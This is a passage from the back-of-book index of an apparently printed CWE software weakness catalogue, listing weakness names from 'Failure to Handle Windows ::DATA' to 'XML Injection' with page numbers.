 Failure to Handle Windows ::DATA Alternate Data Stream, 74
 Failure to Protect Alternate Path, 539
 Failure to Provide Specified Functionality, 806
 Failure to Release Memory Before Removing Last Reference ('Memory Leak'), 514
 Failure to Report Error in Status Code, 503
 Failure to Resolve Case Sensitivity, 255
 Failure to Resolve Inconsistent Special Elements, 244
 Failure to Sanitize Paired Delimiters, 233
 Failure to Sanitize Special Element, 236
 Failure to Sanitize Special Elements into a Different Plane (Special Element Injection), 83
 Failure to Use a Standardized Error Handling Mechanism, 659
 Failure to Use Complete Mediation, 742
 Failure to Use Economy of Mechanism, 741
 File and Directory Information Exposure, 655
 File Descriptor Exhaustion, 895
 Files or Directories Accessible to External Parties, 664
 finalize() Method Declared Public, 691
 finalize() Method Without super.finalize(), 676
 Free of Memory not on the Heap, 696
 Free of Pointer not at Start of Buffer, 884
 Function Call With Incorrect Argument Type, 807
 Function Call With Incorrect Number of Arguments, 806
 Function Call With Incorrect Order of Arguments, 805
 Function Call With Incorrect Variable or Reference as Argument, 809
 Function Call With Incorrectly Specified Argument Value, 808
 Function Call with Incorrectly Specified Arguments, 733

G

Guessable CAPTCHA, 937

H

Handler Errors, 547
 Heap-based Buffer Overflow, 189

I

- Improper Access Control (Authorization), 373
- Improper Access of Indexable Resource ('Range Error'), 174
- Improper Address Validation in IOCTL with METHOD_NEITHER I/O Control Code, 913
- Improper Authentication, 377
- Improper Check for Certificate Revocation, 393
- Improper Check for Dropped Privileges, 362
- Improper Check for Unusual or Exceptional Conditions, 874
- Improper Cleanup on Thrown Exception, 577
- Improper Control of a Resource Through its Lifetime, 777
- Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion'), 138
- Improper Control of Interaction Frequency, 933
- Improper Control of Resource Identifiers ('Resource Injection'), 143
- Improper Cross-boundary Removal of Sensitive Data, 302
- Improper Encoding or Escaping of Output, 167
- Improper Enforcement of Message or Data Structure, 842
- Improper Filtering of Special Elements, 924
- Improper Following of Chain of Trust for Certificate Validation, 390
- Improper Handling of Additional Special Element, 243
- Improper Handling of Apple HFS+ Alternate Data Stream Path, 76
- Improper Handling of Exceptional Conditions, 881
- Improper Handling of Extra Parameters, 319
- Improper Handling of Extra Values, 316
- Improper Handling of File Names that Identify Virtual Resources, 71
- Improper Handling of Highly Compressed Data (Data Amplification), 525
- Improper Handling of Incomplete Structural Elements, 320
- Improper Handling of Inconsistent Structural Elements, 322
- Improper Handling of Insufficient Entropy in TRNG, 436
- Improper Handling of Insufficient Permissions or Privileges, 368
- Improper Handling of Insufficient Privileges, 363
- Improper Handling of Length Parameter Inconsistency, 203
- Improper Handling of Missing Special Element, 242
- Improper Handling of Missing Values, 315
- Improper Handling of Structural Elements, 320
- Improper Handling of Syntactically Invalid Structure, 314
- Improper Handling of Undefined Parameters, 320
- Improper Handling of Undefined Values, 316
- Improper Handling of Unexpected Data Type, 322
- Improper Handling of Values, 315
- Improper Handling of Windows Device Names, 72
- Improper Initialization, 778
- Improper Input Validation, 15
- Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal'), 25
- Improper Link Resolution Before File Access ('Link Following'), 65
- Improper Neutralization of Alternate XSS Syntax, 114
- Improper Neutralization of Comment Delimiters, 228
- Improper Neutralization of CRLF Sequences ('CRLF Injection'), 129
- Improper Neutralization of CRLF Sequences in HTTP Headers ('HTTP Response Splitting'), 162
- Improper Neutralization of Data within XPath Expressions ('XPath Injection'), 751
- Improper Neutralization of Data within XQuery Expressions ('XQuery Injection'), 762
- Improper Neutralization of Delimiters, 218
- Improper Neutralization of Directives in Dynamically Evaluated Code ('Eval Injection'), 133
- Improper Neutralization of Directives in Statically Saved Code ('Static Code Injection'), 136
- Improper Neutralization of Encoded URI Schemes in a Web Page, 110
- Improper Neutralization of Equivalent Special Elements, 84
- Improper Neutralization of Escape, Meta, or Control Sequences, 227
- Improper Neutralization of Expression/Command Delimiters, 224
- Improper Neutralization of HTTP Headers for Scripting Syntax, 752
- Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'), 96
- Improper Neutralization of Input Leaders, 226
- Improper Neutralization of Input Terminators, 225
- Improper Neutralization of Internal Special Elements, 240
- Improper Neutralization of Invalid Characters in Identifiers in Web Pages, 113
- Improper Neutralization of Leading Special Elements, 237
- Improper Neutralization of Line Delimiters, 222
- Improper Neutralization of Macro Symbols, 229
- Improper Neutralization of Multiple Internal Special Elements, 241
- Improper Neutralization of Multiple Leading Special Elements, 238
- Improper Neutralization of Multiple Trailing Special Elements, 240
- Improper Neutralization of Null Byte or NUL Character, 235
- Improper Neutralization of Parameter/Argument Delimiters, 219
- Improper Neutralization of Quoting Syntax, 226
- Improper Neutralization of Record Delimiters, 221
- Improper Neutralization of Script in an Error Message Web Page, 107
- Improper Neutralization of Script in Attributes in a Web Page, 109
- Improper Neutralization of Script in Attributes of IMG Tags in a Web Page, 108
- Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS), 105
- Improper Neutralization of Section Delimiters, 223
- Improper Neutralization of Server-Side Includes (SSI) Within a Web Page, 137
- Improper Neutralization of Special Elements, 216
- Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection'), 81
- Improper Neutralization of Special Elements used in a Command ('Command Injection'), 85
- Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection'), 127
- Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'), 88
- Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'), 118
- Improper Neutralization of Substitution Characters, 230
- Improper Neutralization of Trailing Special Elements, 239
- Improper Neutralization of Value Delimiters, 220
- Improper Neutralization of Variable Name Delimiters, 231
- Improper Neutralization of Whitespace, 233
- Improper Neutralization of Wildcards or Matching Symbols, 232
- Improper Null Termination, 245
- Improper Output Neutralization for Logs, 172
- Improper Ownership Management, 370
- Improper Preservation of Permissions, 369

- Improper Privilege Management, 357
 - Improper Resolution of Path Equivalence, 53
 - Improper Resource Locking, 528
 - Improper Resource Shutdown or Release, 517
 - Improper Restriction of Excessive Authentication Attempts, 402
 - Improper Restriction of Names for Files and Other Resources, 746
 - Improper Synchronization, 775
 - Improper Validation of Array Index, 197
 - Improper Validation of Certificate Expiration, 392
 - Improper Validation of Host-specific Certificate Data, 391
 - Improper Validation of Integrity Check Value, 456
 - Improper Verification of Cryptographic Signature, 447
 - Improperly Implemented Security Check for Standard, 459
 - Improperly Trusted Reverse DNS, 449
 - Inadequate Encryption Strength, 424
 - Inadvertently Introduced Weakness, 642
 - Incomplete Blacklist, 262
 - Incomplete Blacklist to Cross-Site Scripting, 813
 - Incomplete Cleanup, 575
 - Incomplete Filtering of Multiple Instances of Special Elements, 927
 - Incomplete Filtering of One or More Instances of Special Elements, 925
 - Incomplete Filtering of Special Elements, 924
 - Incomplete Identification of Uploaded File Variables (PHP), 722
 - Incomplete Internal State Distinction, 480
 - Incomplete Model of Endpoint Features, 558
 - Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling'), 562
 - Incorrect Behavior Order, 817
 - Incorrect Behavior Order: Authorization Before Parsing and Canonicalization, 663
 - Incorrect Behavior Order: Early Amplification, 524
 - Incorrect Behavior Order: Early Validation, 257
 - Incorrect Behavior Order: Validate Before Canonicalize, 258
 - Incorrect Behavior Order: Validate Before Filter, 259
 - Incorrect Block Delimitation, 607
 - Incorrect Calculation, 802
 - Incorrect Calculation of Buffer Size, 204
 - Incorrect Calculation of Multi-Byte String Length, 215
 - Incorrect Check of Function Return Value, 339
 - Incorrect Control Flow Scoping, 841
 - Incorrect Conversion between Numeric Types, 801
 - Incorrect Default Permissions, 365
 - Incorrect Execution-Assigned Permissions, 367
 - Incorrect Implementation of Authentication Algorithm, 398
 - Incorrect Ownership Assignment, 843
 - Incorrect Permission Assignment for Critical Resource, 856
 - Incorrect Pointer Scaling, 585
 - Incorrect Privilege Assignment, 353
 - Incorrect Regular Expression, 264
 - Incorrect Resource Transfer Between Spheres, 784
 - Incorrect Semantic Object Comparison, 703
 - Incorrect Short Circuit Evaluation, 893
 - Incorrect Synchronization, 951
 - Incorrect Type Conversion or Cast, 841
 - Incorrect Use of Privileged APIs, 757
 - Incorrect User Management, 377
 - Indicator of Poor Code Quality, 508
 - Information Exposure, 287
 - Information Exposure Through an Error Message, 296
 - Information Exposure Through an External Behavioral Inconsistency, 294
 - Information Exposure Through Behavioral Discrepancy, 293
 - Information Exposure Through Debug Information, 306
 - Information Exposure Through Discrepancy, 291
 - Information Exposure Through Sent Data, 289
 - Information Exposure through WSDL File, 761
 - Information Leak Through Browser Caching, 647
 - Information Leak Through Caching, 646
 - Information Leak through Class Cloning, 629
 - Information Leak Through Cleanup Log Files, 657
 - Information Leak Through Comments, 722
 - Information Leak Through Debug Log Files, 652
 - Information Leak Through Directory Listing, 662
 - Information Leak Through Environmental Variables, 647
 - Information Leak Through Include Source Code, 657
 - Information Leak Through Indexing of Private Data, 719
 - Information Leak Through Java Runtime Error Message, 654
 - Information Leak Through Log Files, 651
 - Information Leak Through Persistent Cookies, 656
 - Information Leak Through Query Strings in GET Request, 704
 - Information Leak Through Server Error Message, 663
 - Information Leak Through Server Log Files, 652
 - Information Leak Through Servlet Runtime Error Message, 653
 - Information Leak Through Shell Error Message, 653
 - Information Leak Through Source Code, 656
 - Information Leak Through Test Code, 650
 - Information Leak Through XML External Entity File Disclosure, 719
 - Information Loss or Omission, 309
 - Information Management Errors, 287
 - Initialization and Cleanup Errors, 568
 - Insecure Default Variable Initialization, 569
 - Insecure Inherited Permissions, 366
 - Insecure Preserved Inherited Permissions, 367
 - Insecure Temporary File, 484
 - Insufficient Comparison, 817
 - Insufficient Compartmentalization, 763
 - Insufficient Control Flow Management, 812
 - Insufficient Control of Network Message Volume (Network Amplification), 522
 - Insufficient Encapsulation, 609
 - Insufficient Entropy, 434
 - Insufficient Entropy in PRNG, 435
 - Insufficient Locking, 782
 - Insufficient Logging, 909
 - Insufficient Psychological Acceptability, 765
 - Insufficient Resource Pool, 525
 - Insufficient Session Expiration, 720
 - Insufficient Type Distinction, 449
 - Insufficient UI Warning of Dangerous Operations, 458
 - Insufficient Verification of Data Authenticity, 444
 - Insufficiently Protected Credentials, 644
 - Integer Coercion Error, 274
 - Integer Overflow or Wraparound, 269
 - Integer Overflow to Buffer Overflow, 800
 - Integer Underflow (Wrap or Wraparound), 273
 - Intended Information Leak, 304
 - Intentionally Introduced Nonmalicious Weakness, 640
 - Intentionally Introduced Weakness, 635
 - Interaction Error, 556
 - Internal Behavioral Inconsistency Information Leak, 294
 - Interpretation Conflict, 557
- J**
- J2EE Bad Practices: Direct Management of Connections, 326

J2EE Bad Practices: Direct Use of Sockets, 328
 J2EE Bad Practices: Direct Use of Threads, 490
 J2EE Bad Practices: Non-serializable Object Stored in Session, 688
 J2EE Bad Practices: Use of System.exit(), 489
 J2EE Environment Issues, 2
 J2EE Framework: Saving Unserializable Objects to Disk, 701
 J2EE Misconfiguration: Data Transmission Without Encryption, 2
 J2EE Misconfiguration: Entity Bean Declared Remote, 6
 J2EE Misconfiguration: Insufficient Session-ID Length, 3
 J2EE Misconfiguration: Missing Custom Error Page, 4
 J2EE Misconfiguration: Plaintext Password in Configuration File, 666
 J2EE Misconfiguration: Weak Access Permissions for EJB Methods, 6
 J2EE Time and State Issues, 489

K

Key Exchange without Entity Authentication, 420
 Key Management Errors, 418

L

Lack of Administrator Control over Security, 785
 Least Privilege Violation, 360
 Leftover Debug Code, 614
 Location, 1
 Logging of Excessive Data, 911
 Logic/Time Bomb, 639

M

Mac Virtual File Problems, 75
 Misinterpretation of Input, 166
 Mismatched Memory Management Routines, 887
 Missing Authentication for Critical Function, 400
 Missing Check for Certificate Revocation after Initial Check, 478
 Missing Critical Step in Authentication, 398
 Missing Custom Error Page, 881
 Missing Default Case in Switch Statement, 599
 Missing Encryption of Sensitive Data, 407
 Missing Handler, 549
 Missing Initialization, 571
 Missing Lock Check, 529
 Missing Password Field Masking, 662
 Missing Reference to Active Allocated Resource, 901
 Missing Reference to Active File Descriptor or Handle, 904
 Missing Release of File Descriptor or Handle after Effective Lifetime, 906
 Missing Release of Resource after Effective Lifetime, 902
 Missing Required Cryptographic Step, 423
 Missing Synchronization, 951
 Missing XML Validation, 160
 Mobile Code Issues, 615
 Modification of Assumed-Immutable Data (MAID), 589
 Motivation/Intent, 635
 Multiple Binds to the Same Port, 713
 Multiple Interpretations of UI Input, 566
 Multiple Locks of a Critical Resource, 889
 Multiple Unlocks of a Critical Resource, 890

N

Named Chains, 844 (*Graph: 982*)
 .NET Environment Issues, 643
 .NET Misconfiguration: Use of Impersonation, 643
 Non-exit on Failed Initialization, 570
 Non-Replicating Malicious Code, 638
 Not Failing Securely ('Failing Open'), 739
 Not Using a Random IV with CBC Mode, 429
 Not Using Password Aging, 350

Null Byte Interaction Error (Poison Null Byte), 731
 NULL Pointer Dereference, 594
 Numeric Errors, 269
 Numeric Truncation Error, 285

O

Object Model Violation: Just One of Equals and Hashcode Defined, 690
 Obscured Security-relevant Information by Alternate Name, 311
 Obsolete Feature in UI, 565
 Off-by-one Error, 276
 Often Misused: Arguments and Parameters, 668
 Often Misused: String Management, 334
 Omission of Security-relevant Information, 310
 Omitted Break Statement in Switch, 608
 Only Filtering One Instance of a Special Element, 926
 Only Filtering Special Elements at a Specified Location, 928
 Only Filtering Special Elements at an Absolute Position, 929
 Only Filtering Special Elements Relative to a Marker, 928
 Operation on a Resource after Expiration or Release, 786
 Operation on Resource in Wrong Phase of Lifetime, 781
 Operator Precedence Logic Error, 916
 Origin Validation Error, 446
 Other Intentional, Nonmalicious Weakness, 642
 Out-of-bounds Read, 193
 Out-of-bounds Write, 921
 Overly Restrictive Account Lockout Mechanism, 753
 Overly Restrictive Regular Expression, 265
 OWASP Top Ten 2004 Category A1 - Unvalidated Input, 850
 OWASP Top Ten 2004 Category A10 - Insecure Configuration Management, 855
 OWASP Top Ten 2004 Category A2 - Broken Access Control, 851
 OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management, 852
 OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws, 853
 OWASP Top Ten 2004 Category A5 - Buffer Overflows, 853
 OWASP Top Ten 2004 Category A6 - Injection Flaws, 853
 OWASP Top Ten 2004 Category A7 - Improper Error Handling, 854
 OWASP Top Ten 2004 Category A8 - Insecure Storage, 854
 OWASP Top Ten 2004 Category A9 - Denial of Service, 855
 OWASP Top Ten 2007 Category A1 - Cross Site Scripting (XSS), 846
 OWASP Top Ten 2007 Category A10 - Failure to Restrict URL Access, 850
 OWASP Top Ten 2007 Category A2 - Injection Flaws, 846
 OWASP Top Ten 2007 Category A3 - Malicious File Execution, 847
 OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference, 848
 OWASP Top Ten 2007 Category A5 - Cross Site Request Forgery (CSRF), 848
 OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling, 848
 OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management, 849
 OWASP Top Ten 2007 Category A8 - Insecure Cryptographic Storage, 849
 OWASP Top Ten 2007 Category A9 - Insecure Communications, 850

OWASP Top Ten 2010 Category A1 - Injection, 948
 OWASP Top Ten 2010 Category A10 - Unvalidated Redirects and Forwards, 951
 OWASP Top Ten 2010 Category A2 - Cross-Site Scripting (XSS), 948
 OWASP Top Ten 2010 Category A3 - Broken Authentication and Session Management, 948
 OWASP Top Ten 2010 Category A4 - Insecure Direct Object References, 949
 OWASP Top Ten 2010 Category A5 - Cross-Site Request Forgery(CSRF), 949
 OWASP Top Ten 2010 Category A6 - Security Misconfiguration, 949
 OWASP Top Ten 2010 Category A7 - Insecure Cryptographic Storage, 950
 OWASP Top Ten 2010 Category A8 - Failure to Restrict URL Access, 950
 OWASP Top Ten 2010 Category A9 - Insufficient Transport Layer Protection, 950

P

Parameter Problems, 317
 Partial Comparison, 266
 Passing Mutable Objects to an Untrusted Method, 482
 Password Aging with Long Expiration, 351
 Password in Configuration File, 348
 Path Equivalence: 'filename' (Leading Space), 58
 Path Equivalence: './' (Single Dot Directory), 62
 Path Equivalence: '//multiple/leading/slash', 59
 Path Equivalence: '/multiple//internal/slash', 60
 Path Equivalence: '/multiple/trailing/slash/', 61
 Path Equivalence: '\multiple\internal\backslash', 61
 Path Equivalence: 'fakedir/./readdir/filename', 63
 Path Equivalence: 'file name' (Internal Whitespace), 58
 Path Equivalence: 'filedir*' (Wildcard), 63
 Path Equivalence: 'filedir\' (Trailing Backslash), 62
 Path Equivalence: 'filename ' (Trailing Space), 57
 Path Equivalence: 'file.name' (Internal Dot), 56
 Path Equivalence: 'file...name' (Multiple Internal Dot), 56
 Path Equivalence: 'filename....' (Multiple Trailing Dot), 55
 Path Equivalence: 'filename.' (Trailing Dot), 55
 Path Equivalence: 'filename/' (Trailing Slash), 59
 Path Equivalence: Windows 8.3 Filename, 64
 Path Traversal: '....' (Multiple Dot), 45
 Path Traversal: '...' (Triple Dot), 44
 Path Traversal: '....//', 46
 Path Traversal: '...//', 47
 Path Traversal: './filedir', 36
 Path Traversal: '/absolute/pathname/here', 49
 Path Traversal: '/dir/./filename', 37
 Path Traversal: './filedir', 35
 Path Traversal: '\.filename', 40
 Path Traversal: '\\UNC\share\name\' (Windows UNC Share), 52
 Path Traversal: '\absolute\pathname\here', 50
 Path Traversal: '\dir\./filename', 41
 Path Traversal: './filedir', 39
 Path Traversal: 'C:dirname', 51
 Path Traversal: 'dir/././filename', 38
 Path Traversal: 'dir\.\.filename', 43
 Pathname Traversal and Equivalence Errors, 24
 Permission Issues, 364
 Permission Race Condition During Resource Copy, 810
 Permissions, Privileges, and Access Controls, 352
 Permissive Regular Expression, 730
 Permissive Whitelist, 261
 PHP External Variable Modification, 592
 Plaintext Storage in a Cookie, 413
 Plaintext Storage in a File or on Disk, 412

Plaintext Storage in Executable, 415
 Plaintext Storage in GUI, 415
 Plaintext Storage in Memory, 414
 Plaintext Storage in the Registry, 413
 Plaintext Storage of a Password, 341
 Pointer Issues, 582
 Predictability Problems, 441
 Predictable Exact Value from Previous Values, 442
 Predictable from Observable State, 441
 Predictable Seed in PRNG, 439
 Predictable Value Range from Previous Values, 443
 Premature Release of Resource During Expected Lifetime, 957
 Privacy Leak through Data Queries, 290
 Privacy Violation, 459
 Private Array-Typed Field Returned From A Public Method, 626
 Privilege / Sandbox Issues, 353
 Privilege Chaining, 356
 Privilege Context Switching Error, 358
 Privilege Defined With Unsafe Actions, 355
 Privilege Dropping / Lowering Errors, 359
 PRNG Seed Error, 437
 Process Control, 165
 Process Environment Information Leak, 305
 Product UI does not Warn User of Unsafe Actions, 457
 Product-External Error Message Information Leak, 301
 Product-Generated Error Message Information Leak, 299
 Protection Mechanism Failure, 814
 Public cloneable() Method Without Final ('Object Hijack'), 615
 Public Data Assigned to Private Array-Typed Field, 627
 Public Static Field Not Marked Final, 631
 Public Static Final Field References Mutable Object, 715

R

Race Condition, 463
 Race Condition During Access to Alternate Channel, 537
 Race Condition Enabling Link Following, 467
 Race Condition in Switch, 470
 Race Condition within a Thread, 471
 Reachable Assertion, 724
 Redirect Without Exit, 818
 Reflection Attack in an Authentication Protocol, 395
 Regular Expression without Anchors, 908
 Relative Path Traversal, 33
 Release of Invalid Pointer or Reference, 888
 Reliance on a Single Factor in a Security Decision, 764
 Reliance on Cookies without Validation and Integrity Checking, 673
 Reliance on Cookies without Validation and Integrity Checking in a Security Decision, 917
 Reliance on Data/Memory Layout, 268
 Reliance on DNS Lookups in a Security Decision, 329
 Reliance on File Name or Extension of Externally-Supplied File, 754
 Reliance on Obfuscation or Encryption of Security-Relevant Inputs without Integrity Checking, 758
 Reliance on Package-level Scope, 612
 Reliance on Security through Obscurity, 767
 Reliance on Undefined, Unspecified, or Implementation-Defined Behavior, 882
 Reliance on Untrusted Inputs in a Security Decision, 943
 Replicating Malicious Code (Virus or Worm), 638
 Representation Errors, 216
 Research Concepts, 958 (*Graph: 988*)
 Resource Locking Problems, 527
 Resource Management Errors, 509
 Resource-specific Weaknesses, 736 (*Graph: 978*)

Response Discrepancy Information Exposure, 291
 Return Inside Finally Block, 692
 Return of Pointer Value Outside of Expected Range, 582
 Return of Stack Variable Address, 670
 Return of Wrong Status Code, 504
 Returning a Mutable Object to an Untrusted Caller, 483
 Reusing a Nonce, Key Pair in Encryption, 421
 Reversible One-Way Hash, 428

S

Same Seed in PRNG, 438
 Security Features, 340
 Selection of Less-Secure Algorithm During Negotiation ('Algorithm Downgrade'), 881
 Sensitive Cookie in HTTPS Session Without 'Secure' Attribute, 721
 Sensitive Data Storage in Improperly Locked Memory, 698
 Sensitive Data Under FTP Root, 308
 Sensitive Data Under Web Root, 308
 Sensitive Information Uncleared Before Release, 311
 Serializable Class Containing Sensitive Data, 631
 Session Fixation, 491
 Seven Pernicious Kingdoms, 819 (*Graph: 981*)
 Signal Errors, 495
 Signal Handler Race Condition, 468
 Signed to Unsigned Conversion Error, 281
 Small Seed Space in PRNG, 440
 Small Space of Random Values, 437
 Source Code, 14
 Spyware, 639
 SQL Injection: Hibernate, 672
 Stack-based Buffer Overflow, 187
 State Issues, 479
 State Synchronization Error, 480
 Storing Passwords in a Recoverable Format, 343
 String Errors, 211
 Struts Validation Problems, 145
 Struts: Duplicate Validation Forms, 145
 Struts: Form Bean Does Not Extend Validation Class, 148
 Struts: Form Field Without Validator, 150
 Struts: Incomplete validate() Method Definition, 146
 Struts: Non-private Field in ActionForm Class, 716
 Struts: Plug-in Framework not in Use, 152
 Struts: Unused Validation Form, 154
 Struts: Unvalidated Action Form, 156
 Struts: Validator Turned Off, 156
 Struts: Validator Without Form Field, 157
 Suspicious Comment, 660
 Symbolic Name not Mapping to Correct Object, 494

T

Technology-specific Environment Issues, 1
 Technology-Specific Input Validation Problems, 144
 Technology-Specific Special Elements, 244
 Technology-Specific Time and State Issues, 489
 Temporary File Issues, 484
 The UI Performs the Wrong Action, 565
 Time and State, 462
 Time-of-check Time-of-use (TOCTOU) Race Condition, 472
 Timing Discrepancy Information Leak, 295
 Transmission of Private Resources into a New Sphere ('Resource Leak'), 516
 Trapdoor, 638
 Trojan Horse, 637
 Truncation of Security-relevant Information, 310
 Trust Boundary Violation, 632
 Trust of OpenSSL Certificate Without Validation, 704
 Trust of System Event Data, 461

Trusting HTTP Permission Methods on the Server Side, 760
 Trusting Self-reported DNS Name, 385
 Trusting Self-reported IP Address, 384
 Type Errors, 216

U

UI Discrepancy for Security Feature, 564
 UI Misrepresentation of Critical Information, 567
 Uncaught Exception, 330
 Unchecked Error Condition, 501
 Unchecked Input for Loop Condition, 714
 Unchecked Return Value, 335
 Unchecked Return Value to NULL Pointer Dereference, 811
 Uncontrolled Format String, 211
 Uncontrolled Memory Allocation, 922
 Uncontrolled Recursion, 788
 Uncontrolled Resource Consumption ('Resource Exhaustion'), 510
 Uncontrolled Search Path Element, 544
 Undefined Behavior for Input to API, 594
 Unexpected Sign Extension, 280
 Unexpected Status Code or Return Value, 505
 Unimplemented or Unsupported Feature in UI, 564
 Unintended Proxy/Intermediary, 561
 UNIX File Descriptor Leak, 517
 UNIX Hard Link, 68
 UNIX Path Link Problems, 66
 UNIX Symbolic Link (Symlink) Following, 66
 Unparsed Raw Web Content Delivery, 550
 Unprotected Alternate Channel, 536
 Unprotected Primary Channel, 535
 Unprotected Transport of Credentials, 645
 Unprotected Windows Messaging Channel ('Shatter'), 538
 Unquoted Search Path or Element, 546
 Unrestricted Externally Accessible Lock, 527
 Unrestricted Recursive Entity References in DTDs ('XML Bomb'), 907
 Unrestricted Upload of File with Dangerous Type, 551
 Unsafe ActiveX Control Marked Safe For Scripting, 729
 Unsafe Function Call from a Signal Handler, 601
 Unsigned to Signed Conversion Error, 283
 Unsynchronized Access to Shared Data, 675
 Untrusted Pointer Dereference, 952
 Untrusted Search Path, 541
 Unused Variable, 671
 Unvalidated Function Hook Arguments, 728
 Unverified Ownership, 371
 Unverified Password Change, 726
 URL Redirection to Untrusted Site ('Open Redirect'), 706
 Use After Free, 532
 Use of a Broken or Risky Cryptographic Algorithm, 425
 Use of a Key Past its Expiration Date, 422
 Use of a Non-reentrant Function in a Multithreaded Context, 776
 Use of a One-Way Hash with a Predictable Salt, 883
 Use of a One-Way Hash without a Salt, 883
 Use of Client-Side Authentication, 712
 Use of Cryptographically Weak PRNG, 439
 Use of Dynamic Class Loading, 659
 Use of Externally-Controlled Input to Select Classes or Code ('Unsafe Reflection'), 587
 Use of Function with Inconsistent Implementations, 593
 Use of getlogin() in Multithreaded Application, 667
 Use of Hard-coded Credentials, 930
 Use of Hard-coded Cryptographic Key, 419
 Use of Hard-coded Password, 345
 Use of Hard-coded, Security-relevant Constants, 661

Use of Incorrect Byte Ordering, 286
 Use of Incorrect Operator, 602
 Use of Incorrectly-Resolved Name or Reference, 842
 Use of Inherently Dangerous Function, 323
 Use of Inner Class Containing Sensitive Data, 616
 Use of Insufficiently Random Values, 430
 Use of Invariant Value in Dynamically Changing Context, 444
 Use of Less Trusted Source, 447
 Use of Low-Level Functionality, 816
 Use of Multiple Resources with Duplicate Identifier, 815
 Use of Non-Canonical URL Paths for Authorization Decisions, 755
 Use of NullPointerException Catch to Detect NULL Pointer Dereference, 505
 Use of Obsolete Functions, 597
 Use of Out-of-range Pointer Offset, 953
 Use of Password System for Primary Authentication, 405
 Use of Path Manipulation Function without Maximum-sized Buffer, 919
 Use of Pointer Subtraction to Determine Size, 586
 Use of Potentially Dangerous Function, 790
 Use of RSA Algorithm without OAEP, 912
 Use of Single-factor Authentication, 404
 Use of Singleton Pattern Without Synchronization in a Multithreaded Context, 658
 Use of sizeof() on a Pointer Type, 583
 Use of umask() with chmod-style Argument, 668
 Use of Uninitialized Variable, 573
 Use of Wrong Operator in String Comparison, 703
 User Interface Errors, 563
 User Interface Security Issues, 457
 Using Referer Field for Authentication, 387

V

Variable Extraction Error, 727
 Violation of Secure Design Principles, 768

W

Weak Cryptography for Passwords, 349
 Weak Password Recovery Mechanism for Forgotten Password, 745
 Weak Password Requirements, 644
 Weakness Base Elements, 791
 Weaknesses Addressed by the CERT C Secure Coding Standard, 862 (*Graph: 984*)
 Weaknesses Examined by SAMATE, 735
 Weaknesses in OWASP Top Ten (2004), 845 (*Graph: 983*)
 Weaknesses in OWASP Top Ten (2007), 734 (*Graph: 977*)
 Weaknesses in OWASP Top Ten (2010), 947 (*Graph: 987*)
 Weaknesses in Software Written in C, 769
 Weaknesses in Software Written in C++, 771
 Weaknesses in Software Written in Java, 773
 Weaknesses in Software Written in PHP, 774
 Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors, 872 (*Graph: 985*)
 Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors, 935 (*Graph: 986*)
 Weaknesses Introduced During Design, 820
 Weaknesses Introduced During Implementation, 828
 Weaknesses that Affect Files or Directories, 736
 Weaknesses that Affect Memory, 737
 Weaknesses that Affect System Processes, 737
 Weaknesses Used by NVD, 738
 Web Problems, 561
 Windows Hard Link, 70
 Windows Path Link Problems, 69

Windows Shortcut Following (.LNK), 69
 Windows Virtual File Problems, 73
 Wrap-around Error, 195
 Write-what-where Condition, 190

X

XML Injection (aka Blind XPath Injection), 128